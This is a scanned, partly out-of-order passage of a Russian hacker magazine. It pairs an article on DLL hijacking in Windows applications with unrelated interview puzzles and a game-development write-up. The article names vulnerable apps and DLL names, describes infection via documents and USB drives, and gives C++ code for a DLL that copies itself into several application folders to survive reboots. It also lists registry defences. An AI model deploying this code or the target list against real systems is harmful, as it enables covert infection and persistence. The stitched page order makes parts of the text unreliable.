Если данный документ находится на удаленном сервере, то есть вероятность загрузки вредоносной DLL с того же адреса. Данный способ позволяет произвести заражение через интернет и расшаренные ресурсы сети.

Кроме локального и удаленного заражения, природу DLL Hijacking можно разделить на несколько групп:

1. **Загрузка несуществующих DLL.** В разных версиях ПО могут отсутствовать некоторые файлы. Так, Google Earth 7.1.1 пытается загрузить библиотеку collada.dll из собственной директории, однако такого файла в релизе этой версии нет.
2. **Загрузка DLL третьими компонентами.** В данном случае загрузку производит компонент приложения. Почти все приложения написаны на объектно-ориентированных языках, и для ускорения разработки ПО вендоры часто используют готовые компоненты, которые либо пытаются загрузить несуществующую DLL, либо содержат уязвимость, возникающую из-за нежесткого задания пути.
3. **Загрузка языковых DLL.** Отдельно можно сказать о языковых DLL. Многие приложения загружают свои ресурсы из языковых библиотек. Например, русскоязычное приложение, запущенное на английской версии, может запросить специальную русскоязычную библиотеку для корректной работы. Однако данный дистрибутив ОС может не включать данную DLL.
4. **Загрузка неподдерживаемых DLL.** Windows Vista и 7 содержат DLL, реализующие новые функции. Логично, что в Windows XP таких нет. Поэтому приложение, поддерживающее работу различных версий ОС, может быть уязвимо на более ранних версиях Windows. Например, Winamp 5.5 загружает dwmapi.dll, специальную библиотеку, которая отвечает за компонент Desktop Window Manager API, начиная с Vista, даже если изначально был запущен на XP.

ИЩЕМ УЯЗВИМОСТИ

Для поиска DLL Hijacking удобно использовать следующие инструменты.

DLLHijackAuditKit

Данная утилита (tinyurl.com/oyxoju2) в полуавтоматическом режиме производит поиск уязвимостей в ПО через связанные с ним по расширению файлы. Сначала скачивается и запускается хорошо известный Procmon, после этого программа начинает перебор всех расширений, зарегистрированных в системе, и запускает программу, которая отвечает за открытие данного расширения. По окончании перебора все результаты надо сохранить в CSV-файл и запустить анализ. После недолгого анализа в папке Exploits будут отображены результаты. У меня данная утилита смогла найти целых 17 уязвимостей, связанных только с QuickTime Player 7.74.80.86.

Так как DLLHijackAuditKit производит перебор всех расширений в системе и открывает целую кучу приложений за небольшое время, то монитор просто начинает сходить с ума, а колонки, проигрывающие звук ошибки при открытии файла, дополняют эту картину светомузыкой, так что ты сможешь почувствовать себя настоящим хакером — таким, какими их показывают в фильмах :).

Но при работе с данной программой надо учитывать два нюанса. Файл с одним и тем же расширением может быть открыт через несколько программ. Однако утилита запустит лишь ту программу, которая связана с расширением по умолчанию. Другой нюанс заключается в том, что создаваемый файл для тестирования имеет текстовый формат и состоит из нескольких символов. Из-за этого приложения могут не подгружать допол-






Рис. 1. Skype при старте запускает DLL-файлы, которые открывают калькулятор

Рис. 2. Демонстрация работы DLLHijackAuditKit







```
 if (DirectoryExists(DF+"\\uTorrent"))
  {
   PathB=DF+"\\uTorrent\\Secur32.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
  }
 if (DirectoryExists(DF+"\\Dropbox\\bin"))
  {
   PathB=DF+"\\Dropbox\\bin\\netapi32.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
  }
 GetEnvironmentVariable("PROGRAMFILES(x86)",buff,↵
 MAX_PATH);
 DF = buff;
 if (DirectoryExists(DF+"\\QIP 2012"))
  {
   PathB=DF+"\\QIP 2012\\netapi32.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
   PathB=DF+"\\QIP 2012\\wtsapi32.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
   PathB=DF+"\\QIP 2012\\winhttp.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
  }
 if (DirectoryExists(DF+"\\WebMoney"))
  {
   PathB=DF+"\\WebMoney\\d3d10_1.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
  }
 if (DirectoryExists(DF+"\\Skype\\Phone"))
  {
   PathB=DF+"\\Skype\\Phone\\ntmarta.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
   PathB=DF+"\\Skype\\Phone\\hnetcfg.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
   PathB=DF+"\\Skype\\Phone\\wlanapi.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
  }
 if (DirectoryExists(DF+"\\Last.fm"))
  {
   PathB=DF+"\\Last.fm\\NetApi32.dll";
   CopyFile(PathA.c_str(),PathB.c_str(),true);
  }
 return 1;
}
```

После загрузки библиотека скопирует себя в директории с указанными выше приложениями и обеспечит себе старт при каждом запуске Windows.

Казалось бы, ничего сложного, но работает очень эффективно.



INFO

Многие люди часто используют на флешках менеджеры паролей, такие как 1Password, Kaspersky Password Manager, Sticky Password, однако все они также подвержены DLL Hijacking.

ЗАЩИТА ОТ DLL HIJACKING

Так как данная уязвимость в основном вызвана загрузкой библиотек, без указания полного пути, то одно из средств устранения данной уязвимости — изменить правило порядка поиска и загрузки библиотек через LoadLibrary и LoadLibraryEx. Для этого необходимо создать специальный параметр в реестре типа dword с именем CWDIllegalInDllSearch.

Чтобы создать правило для всех приложений на компьютере, необходимо добавить параметр CWDIllegalInDllSearch в следующий раздел реестра:

```
HKLM\SYSTEM\CurrentControlSet\Control\Session ↵
Manager
```

Чтобы создать правило для определенного приложения на компьютере — в раздел

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\↵
Image File Execution Options\<application binary ↵
name>
```

Параметр CWDIllegalInDllSearch для отдельного приложения всегда переопределяет системные настройки. Это позволяет устанавливать для них строгие ограничения. При этом можно задавать специальные параметры для приложений, которые не работают должным образом с системными настройками.

Например, администратор может заблокировать загрузку библиотеки DLL из папок WebDAV и SMB, установив значение 2 для системных настроек, а затем изменить поведение для определенного приложения, установив значение 0 или 1 для параметра Image File Execution Option.

Значение параметра CWDIllegalInDllSearch изменяет поведение функций LoadLibrary и LoadLibraryEx следующим образом:


- 0xFFFFFFFF — удаление текущего рабочего каталога из стандартного порядка поиска DLL;
- 0 — использование описанного выше стандартного пути поиска DLL;
- 1 — блокировка загрузки библиотек DLL из текущего рабочего каталога, который является папкой WebDAV;
- 2 — блокировка загрузки библиотек DLL из текущего рабочего каталога, который является удаленной папкой (например, WebDAV или UNC);
- если параметра нет или указаны другие значения, то используется стандартный путь поиска DLL.

Однако надо помнить, что данный способ устраняет загрузку библиотек только с удаленных ресурсов, не затрагивая при этом локальные. Для эффективного устранения локальных уязвимостей можно использовать установку ограничений на запись в определенных директориях. Для этой цели подходит широкий набор инструментов, начиная от антивирусов, имеющих функцию контроля доступа, и заканчивая специализированными решениями. В качестве превентивной меры — периодическое сканирование приложений на уязвимости и обновление до последних версий.

ЗАКЛЮЧЕНИЕ

Как и каждая атака, связанная с уязвимостями, DLL Hijacking требует соблюдения определенных условий. Однако тот огромный масштаб приложений, которые ей подвержены, и простота использования атаки действительно создают угрозу безопасности для целого ряда осей от MS. Поиск DLL Hijacking не требует большого количества времени или других ресурсов, а преимущества ее использования для хакеров очевидны.

Конкуренция со стороны вендоров антивирусных решений и улучшение проактивных систем защиты заставят хакеров искать новые ходы для осуществления атак и по-новому взглянуть на уже существующие бреши в ОС. В свою очередь, закрытие подобных уязвимостей требует от разработчиков дополнительных усилий и порой может считаться нецелесообразным, а при наличии прав администратора у большинства пользователей Windows создает для данной атаки благоприятную почву и обещает ей еще долгую жизнь. Надеемся, разработчики упомянутых приложений исправят эту пусть и некритическую, но все же опасную уязвимость. ☰





нительные библиотеки, так что есть вероятность, что некоторые уязвимости не будут обнаружены. Поэтому важно использовать фаззинг файлов, чтобы получить наиболее достоверный результат.

DllHijackAuditor

Эта утилита (securityxploded.com/dllhijackauditor.php) имеет схожий принцип с DLLHijackAuditKit, но работает полностью в ручном режиме и только с одной программой. Она очень удобна, если надо проверить какую-то одну программу на открытие сразу нескольких файлов с разными расширениями, что полезно при выборочном тестировании, когда нет необходимости устраивать полный перебор. DllHijackAuditor позволяет найти уязвимость, создать эксплойт и сохранить все в файл-отчет.

Procmon

Всем хорошо известный Procmon (tinyurl.com/2okfn9) отличается универсальностью и хорошо подходит для поиска уязвимостей DLL Hijacking в целом. Используя фаззинг или ручную манипуляцию, можно сделать несколько версий файлов с одинаковым расширением для дальнейшего тестирования, после чего открыть созданный файл через необходимую программу, а на выпадающем списке Procmon анализировать полученные результаты. Кроме этого, Procmon позволяет регистрировать загрузку любых библиотек, что дает возможность в считаные минуты найти уязвимости практически в любом приложении и использовать их для создания готового эксплойта.

DLL HIJACKING EXPLOIT

Мы рассмотрели основные средства для обнаружения уязвимостей, давай посмотрим, что может представлять собой эксплойт на основе полученных данных. Для начала обойдемся небольшим кодом, который будет сигнализировать о наличии данной уязвимости и в качестве доказательства открывать калькулятор.

```
#include <windows.h>
int WINAPI DllEntryPoint(HINSTANCE hinst, ↵
unsigned long reason, void* lpReserved)
{
 WinExec("calc.exe", 0);
 return 1;
}
```

Созданная библиотека будет открывать калькулятор каждый раз, когда приложение будет ее загружать, таким образом мы сможем однозначно судить о наличии данной уязвимости.

Пускай задача — незаметно проникнуть в систему и так же скрытно закрепиться в ней. Так как вторая часть задачи подразумевает получение управления при каждой загрузке системы, то исследуем приложения, которые стартуют при запуске системы, на наличие данной уязвимости, а с помощью уже написанной библиотеки будем проверять работоспособность эксплойта. Спустя некоторое время в тестовой системе я получил следующий список уязвимых приложений с указанием уязвимых библиотек (все тестирование проводилось на Win7 SP1):

- uTorrent 3.3.1 Secur32.dll;
- Dropbox 2.0.26.0 netapi32.dll;
- QIP 2012 4.0.9332 netapi32.dll, wtsapi32.dll, winhttp.dll;
- WebMoney 3.9.9.0 d3d10_1.dll;
- Skype 6.6 ntmarta.dll, hnetcfg.dll, wlanapi.dll;
- LastFM 2.1.36.0 NetApi32.dll.

Способов заражения самой системы может быть несколько:

1. Заражение через открытие документа. Можно привести пример с открытием файла формата AMC через Apple QuickTime Player 7.74.80.86 с уязвимой библиотекой corefoundation.dll. Здесь хакеру достаточно подсунуть жертве нужный файл вместе с библиотекой, это можно сделать через флешку, расшаренный ресурс или просто прислать архивом, предварительно добавив других файлов для отвода глаз от DLL-файла.
2. Заражение через portable-приложение, которое было запущено со съемного устройства. Я и многие мои коллеги любят использовать на своих съемных устройствах полезное опенсорсное приложение PortableApps, однако и оно не обошлось без пресловутой DLL Hijacking. После запуска она пытается загрузить Secur32.dll из директории, в которой сама и расположена.


Первоначальный код может быть модифицирован под два варианта использования.

```
#include <vcl.h>
#include <windows.h>
#pragma hdrstop
#pragma argsused
int WINAPI DllEntryPoint(HINSTANCE hinst, ↵
unsigned long reason, void* lpReserved)
{
 WinExec("calc.exe", 0);
 String PathA = GetCurrentDir()+"\\Secur32.dll";
 if (!FileExists(PathA))
  {PathA=GetCurrentDir()+"\\corefoundation.dll";}
 char buff[MAX_PATH];
 GetEnvironmentVariable("APPDATA",buff,MAX_PATH);
 String DF = buff;
 String PathB;
```

Рис. 3. **Результат работы DLLHijackAuditKit**

Рис. 4. **Демонстрация работы DllHijackAuditor**

Рис. 5. **Вид рабочего стола Windows после заражения DLL Hijacking**




WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

В этот раз мы решили отступить от канонов. Большинство из задач в этом выпуске не предлагают даже на собеседованиях на позицию Senior Developer. Эти проблемы ежедневно выносят мозг даже самым крутым бэкенд- и фронтенд-девелоперам (хотя про брейнфаки тоже не забыли). Никакой теории и долгих рассуждений — только практика. Так что не тормози, запускай компилятор, и погнали!





Илья Русанен
rusanen@real.xakep.ru

Задачи на собеседованиях

БЭКЕНД-РАЗРАБОТКА



Коллективный разум

РАБОТА ДЛЯ ФЛЕША

Начнем с несложной задачки. Для текстового редактора нужно разработать класс на C++ для работы с большими текстовыми файлами, причем процедура открытия файла и показ первой страницы должны происходить максимально быстро. Размер файла может быть несколько гигабайт и даже больше.

Примерный интерфейс класса:

- Load(ИмяФайла)
- Store(ИмяФайла)
- GetLine(НомерСтроки)
- InsLine(НомерСтроки, Строка)
- ReplLine(НомерСтроки, Строка)
- DelLine(НомерСтроки)

Для проверки работы класса нужно написать консольное приложение, принимающее имя текстового файла и выполняющее замену двух случайных строк в этом файле.

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многотысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ДЕНЬ НЕЗАВИСИМОСТИ

О, а это уже посложнее. Нужно сделать анализатор файлов исходного кода на C++. Программа должна выводить дерево зависимостей и частоты включений файлов. Если найдены включения несуществующих файлов, то программа должна вывести пометку «(!)» после имени файла. В директории с исходными кодами могут быть вложенные папки (то есть обход должен производиться рекурсивно). Файлы имеют расширения h и cpp.

Решение нужно предложить на C++ (стандарт C++03 или C++11 на выбор). Разрешается (и приветствуется) использование стандартной библиотеки языка C, стандартной библиотеки шаблонов (STL) и библиотеки Boost. Программа должна являться консольным приложением.

В качестве аргументов командной строки программа получает путь к каталогу с исходниками и пути для поиска заголовочных файлов (то есть файлы, включенные директивой вида #include <a.h>, должны искаться в каталогах, указанных в параметрах командной строки):

```
analyser <sources path> [options]
```

где -I — путь для поиска заголовочных файлов.


Соответственно, при вызове:

```
analyser c:\mysources\ -I c:\mysources\include -I c:\mylibrary
```

утилита должна проанализировать исходники в каталоге c:\mysources, используя следующие пути для поиска заголовочных файлов: c:\mysources\include и c:\mylibrary.

В качестве результата программа должна выводить дерево зависимостей исходных файлов и список файлов с частотами их включения в другие файлы. Список частот включений файлов должен быть отсортирован в порядке убывания частоты; записи с одинаковым значением частоты сортируются по алфавиту. Список частот отделен от дерева зависимостей пустой строкой.

Пример вывода:



```
test.cpp
..a.h
....foo.h
....b.h
......foo.h
..test.h
....foo.h
..deleted.h (!)
main.cpp
..test.h
....foo.h

foo.h 4
test.h 2
a.h 1
b.h 1
deleted.h 1
main.cpp 0
test.cpp 0
```



Алексей Коновалов, «Тензор»



Владимир «qua» Керимов, «Тензор»

АЗБУКА ГИКА

Теперь хардкор. Начнем с отличного квеста на алгоритмы. Дан текстовый файл произвольной длины, состоящий из букв A, B, C, расставленных в произвольном порядке. Можно собирать повторяющиеся буквы в группы по следующему правилу:

- одиночные буквы складываются в группы вида 4A вместо AAAA или, например, 5C вместо CCCCC;
- повторяющиеся группы букв обрамляются скобкой, и так же приписывается число повторений, например, 3(AB) вместо ABABAB;
- повторяющиеся группы внутри повторяющейся группы также можно группировать, например 2(AB3C) вместо ABCCCABCCC.

Предложи алгоритм максимальной свертки, то есть создающий последовательность минимальной длины по входящей последовательности из букв A, B, C, используя правила замены повторяющихся групп. На вход подается путь к текстовому файлу произвольной длины, содержащему только буквы A, B, C. На выход в результате выполнения программы появляется файл output.txt, содержащий свертку последовательности по описанным правилам.

Задачу эту можно реализовать на любом знакомом тебе языке программирования, но предпочтительно C++. Программа должна укладываться в общую память на компьютере, код должен быть понятным и логичным, программа должна проходить хотя бы простейшие тесты.

ВСЕ ПО ПОЛОЧКАМ

Исключительно практическая задача, которую в свое время решали парни из «Тензора». Требуется написать разбор результата SQL-запроса в тип «Набор записей» на C++, каждая запись которого состоит из полей. Каждое из полей может принимать значения:

- NULL
- bool
- int
- float
- std::string

Можно ли сделать заполнение набора за одно выделение памяти, если не учитывать неявное выделение памяти внутри std::string? Все типы полей должны генерироваться runtime при отдаче запроса из БД. Как будет решена проблема статической типизации языка C++?

ПАТЧ БАРМИНА 2.0

Эту задачу не стоит пытаться распарсить «в лоб». Суть проста: программа принимает аргумент командной строки и отвечает Y или N. Что нужно ей передать, чтобы она ответила Y? В качестве ответа укажи последовательность, на которую эта программа ответит Y.

```
#!/usr/bin/env python
# kiladorknjr@!oe2mkr-oeciw298ejscoding:rot13&ki2njuelq1+nik33uy1skf=mkqhe2kias31
rkrp(' '.wbva(''.wbva(znc(ynzoqn k:pue((beq(k)+51) % 128), y)) sbe y va '6:=<?N @S@l N6:2J3?<: ?.;1<: ↵
6:=<?N ?.;16;NJ6N2?0<O;N \a \k7sjj\k7s}J8 \a }J3<? 6 6; R?.;42h\k7sl ?.;16;Nh6N2?0<O;Nl 6N2?0<O;N ↵
j \k00\k7sii\k07J    8 \a hh8 k 6i jj ~\k00i e 6N2?0<O;NJ    63 h6N2?0<O;N j \k00\k7s m ?.;16;Nh6l ↵
6N2?0<O;N j \k00\k7sii e ~}}}}} \a\a \k00\k00\k00\k07J        @S@{@N1<ON{Q?6N2hb{biJ        @S@↵
{@N1<ON{39O@5hiJ=?6;NJ63 8 \a\a }\k07J    N6:2{@922=h~iJN?S\k07J    ?2@ \a ~}}}}}}}}~ m 6;Nh@S@↵
{.?4P(~*iJ2R02=N\k07J    ?2@ \a \k7sJ?2@ \a ?2@ 63 ?2@ \k0o ~ 29@2 \k7sJ16P@ \a (?2@ e 6 3<? 6 6; ↵
?.;42h\k7sl ~}}}}i 63 6 \a\a \k7s <? 6 e \k7s \a\a ~*J63 } 6; 16P@\k07J    =?6;N b\k1obJ    2R6Nhi↵
J=?6;N b&bJ'.fcyvg(' ')))
```

От редакции: зная, что перебивать этот код в свой питон будет ох как невесело, мы позаботились о тебе и залили исходник на pastebin (pastebin.com/3ytSYbM1).



Владимир Протасов, «Тензор»



Андрей Сбоев,
«Тензор»

KEEP CALM, I KNOW REGEXP

Что делает следующее регулярное выражение (pastebin.com/vtEEqphd) и как бы ты его исправил?

```
uU (?rR (?(?:'''(?:^'\\ (|\\.|'{1,2}(?!'))*'''|'(?:^'\n\\ (|\\.)*'|"""(?:^"\\ (|\\.|"{1,2}↵
(?!"))*"""|"(?:^"\n\\ (|\\.)*")
```

От редакции: каким бы издевательством ни выглядела эта задачка, регулярка и правда имеет практический смысл — она находит крайне необходимые штуки, хотя и делает это с одной неявной ошибкой. О ней-то тебе и нужно рассказать.

HINT: если совсем никак, то вот тебе вопрос-подсказка: чего не хватает для сбора строковых значений из исходного кода?

JS-НОНСТОП — ДЕСЯТЬ ГОЛОВОЛОМОК ДЛЯ ТЕХ, КТО В ТЕМЕ



Олег Елифантьев,
«Тензор»

ЗАДАЧА № 1

Каков результат выполнения данного кода и почему?

```
var f = function g(){ return 23; };
typeof g();
```

ЗАДАЧА № 2

Дан массив [1,[2,3,[4],5],6,[7]]. Предложи самый короткий код для превращения его в [1,2,3,4,5,6,7].

ЗАДАЧА № 3

Есть произвольная функция. В ней нужно получить ссылку на глобальный объект. Код должен без ошибок исполняться как на клиентской, так и на серверной стороне (Node.js).

NB: Решение должно работать как под strict mode, так и без него.

ЗАДАЧА № 4

Что выведет следующий код?

```
var foo = {
    bar: function(){ return this.baz; },
    baz: 1
}
typeof (f = foo.bar)();
```

ЗАДАЧА № 5

Каков результат выполнения данного кода и почему?

```
(function f(){
    function f(){ return 1; }
    return f();
    function f(){ return 2; }
})();
```

ЗАДАЧА № 6

Объясни, почему выражение ++[[]][+[]]+[+[]] == "10" истинно?

ЗАДАЧА № 7

Почему следующее выражение верно?

```
({toString: function() { return 10 }, valueOf:
function() { return {} }}) + 1 == 11
```

ЗАДАЧА № 8

Объясни, что делает этот код и как можно использовать полученный bind:

```
var bind = Function.prototype.call.bind(Function.prototype.bind);
```

ЗАДАЧА № 9

Что выведет следующий код?

```
console.log(0);
setTimeout(function() { console.log(1) }, 0);
setTimeout(function() { console.log(2) }, 42);
console.log(3)
```

ЗАДАЧА № 10

Есть массив строк, в каждой строке — число:

```
["10", "20", "30"]
```

Нужно преобразовать его в массив чисел. Для этого решили использовать метод map():

```
["10", "20", "30"].map(parseInt)
```

Получим ли правильный результат [10,20,30]? Объясни свой ответ.

ЗАДАЧИ ДЛЯ ТЕСТИРОВЩИКОВ ОТ T-SYSTEMS (DEUTSCHE TELEKOM)



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧА № 1

Опиши, сколькими способами можно проверить телефон, содержащий только одну кнопку, выполняющую:

- прием вызова по нажатию;
- отклонение вызова;
- звонок в скорую помощь.

ЗАДАЧА № 2

Тебе необходимо проверить защищенность своего аккаунта в Facebook на запрет просмотра фото для недрузей. Опиши все способы проверки.

РЕШЕНИЕ ТЕСТОВОГО ЗАДАНИЯ ИЗ ПРОШЛОГО НОМЕРА

В прошлом номере я рассказал о трех тестовых заданиях, которые выдаются в gamedev-студиях. А сегодня я приведу решение одной из задачек. Короче, мы с Саней решили написать о разработке Hidden Object игры (тестовое № 2 — от GameInsight), поскольку сложность этого задания промежуточная между первым (игра Arcanoid) и третьим (игра типа match-3 — сложить из трех и более одинаковых фишек ряд или столбец).

Для разработки игры компания выдает практически весь арт, правда, некоторые элементы мне понадобилось дорисовать — для полноты картины. Поскольку арт является собственностью GameInsight, и я ни в коей степени не намерен его использовать, поэтому на диск игру выкладывать не буду. Для подробного описания тестового обратись к прошлому номеру.

ДВИЖОК: РЕНДЕРИНГ

Изначальная постановка задачи была довольно неопределенной: «для вывода графики использовать OpenGL или любой движок, на нем основанный». Поэтому я решил написать свой движок с нуля. Движков под OpenGL выше крыши, и не факт, что избранный движок придется проверяющему по душе. А OpenGL, как говорится, он и в Африке OpenGL, притом уже много лет.

Кроме собственно OpenGL, я воспользовался стандартными надстройками над ним: glu и glut. При этом первый входит в стандартную поставку Windows в виде модуля glu32.dll, тогда как второй — нет. Но подозреваю, что glut32.dll уже предустановлен на большинстве систем, так как активно используется разными приложениями. Тем не менее лучше подстраховаться перед развертыванием проги: скачать указанный файл и поместить его в директорию со своей аппликацией.

Чтобы уменьшить необходимый для инициализации графической либы код, я использовал glut. Таким образом, создание окна, инициализация вывода, установка формата пиксела плюс подключение буферов осуществляется всего несколькими строками в функции main.

Однако не все так гладко. Если весь жизненный цикл приложения отдать на откуп библиотеке glut, все может быть прекрасно, тем не менее на некоторых машинах после закрытия приложения, хотя окно исчезает, процесс остается в памяти. Странно, но это происходит далеко не на всех машинах. Определить причину мне не удалось, но получилось ее решить. Кроме glut-инициализации графического вывода, остальные манипуляции с приложением: реакции на закрытие окна, изменение его размеров, нажатие клавиш и так далее — обработать в стандартной Win32-функции обратного вызова WindowProc. И вот тут как раз осуществить нужную реакцию на закрытие главного окна приложения — уничтожение процесса.

ЗАГРУЗКА ИЗОБРАЖЕНИЙ

Стандартный OpenGL загружает только BMP-изображения, с помощью расширения можно добавить поддержку TGA-формата. Но это несущественное приобретение, в то время как наиболее распространены PNG и JPG. В числе изображений тестового преобладают файлы этих форматов.

Раз в задании оговаривалась возможность использования целых движков, то я не постеснялся воспользоваться open source либами. На ум сразу приходят pnglib и jpeglib. Но они предназначены для определенных форматов, следовательно, для загрузки изображений обоих форматов придется реализовывать в нашей игре обе библиотеки. Это не есть гуд.


Тогда я остановил свой выбор на либе DevIL (Developer's Image Library, ранее OpenIL, openil.sourceforge.net). Она способна работать с множеством графических форматов, включая необходимые для нашего проекта. Кроме собственно загрузки изображений, либа может накладывать эффекты, и самое главное ее достоинство — подготовка изображения к выводу с помощью API OpenGL, DirectX. Вместе с этим все картинки определенного уровня в задании представлены в одном большом файле — на общем изображении. Поэтому во время загрузки отдельных изображений общую картинку необходимо нарезать. К счастью, DevIL обладает такой функциональностью: передаем в библиотечную функцию копирования пикселей параметры для отступа и размеры выбираемой из текстуры области, и в итоге загрузится только нужное изображение. Заметь, функция «копирования», а не «загрузки», это значит, что, загрузив изображение однажды, для последующей его нарезки ты не будешь тратить время на его загрузку.


Кроме того, так как изображения в тестовом представлены с фоном, при их выводе от него надо избавиться, иначе ерунда будет. В этом вопросе DevIL не поможет. Тем не менее если вспомнить старые добрые времена, когда двумерные игры писались на DirectDraw (реинкарнация, однако: после трехмерных игр снова пришли двумерные, только теперь они пишутся под OpenGL), то там был механизм цветового ключа. С помощью этого ключа мы задавали определенный цвет в RGB, и при выводе он становился прозрачным. В DirectDraw этот механизм был реализован по умолчанию; в OpenGL его нет, но его без особого труда можно добавить, что я и сделал. Функция setColorKey в качестве параметров принимает три компонента цвета в RGB, после чего сканирует всю текстуру (которая представлена объектом, обладающим этим методом) и устанавливает нулевое значение для альфа-канала каждого пиксела, имеющего указанный цвет.

Следует пару слов сказать о поверхностях вывода. В OpenGL ими служат примитивы. Для двумерной графики этими примитивами могут быть простые прямоугольники. Для построения прямоугольника в классе cTexture есть метод buildQuad, принимающий восьмиэлементный float-массив, каждые два компонента которого содержат, соответственно, координаты x и y одной из четырех вершин прямоугольника. Затем в конструкторе объекта cTexture также вызываются функции TextureLoader, setQuadTexture для, соответственно, загрузки и установки текстуры.

ЗАГРУЗКА УРОВНЕЙ

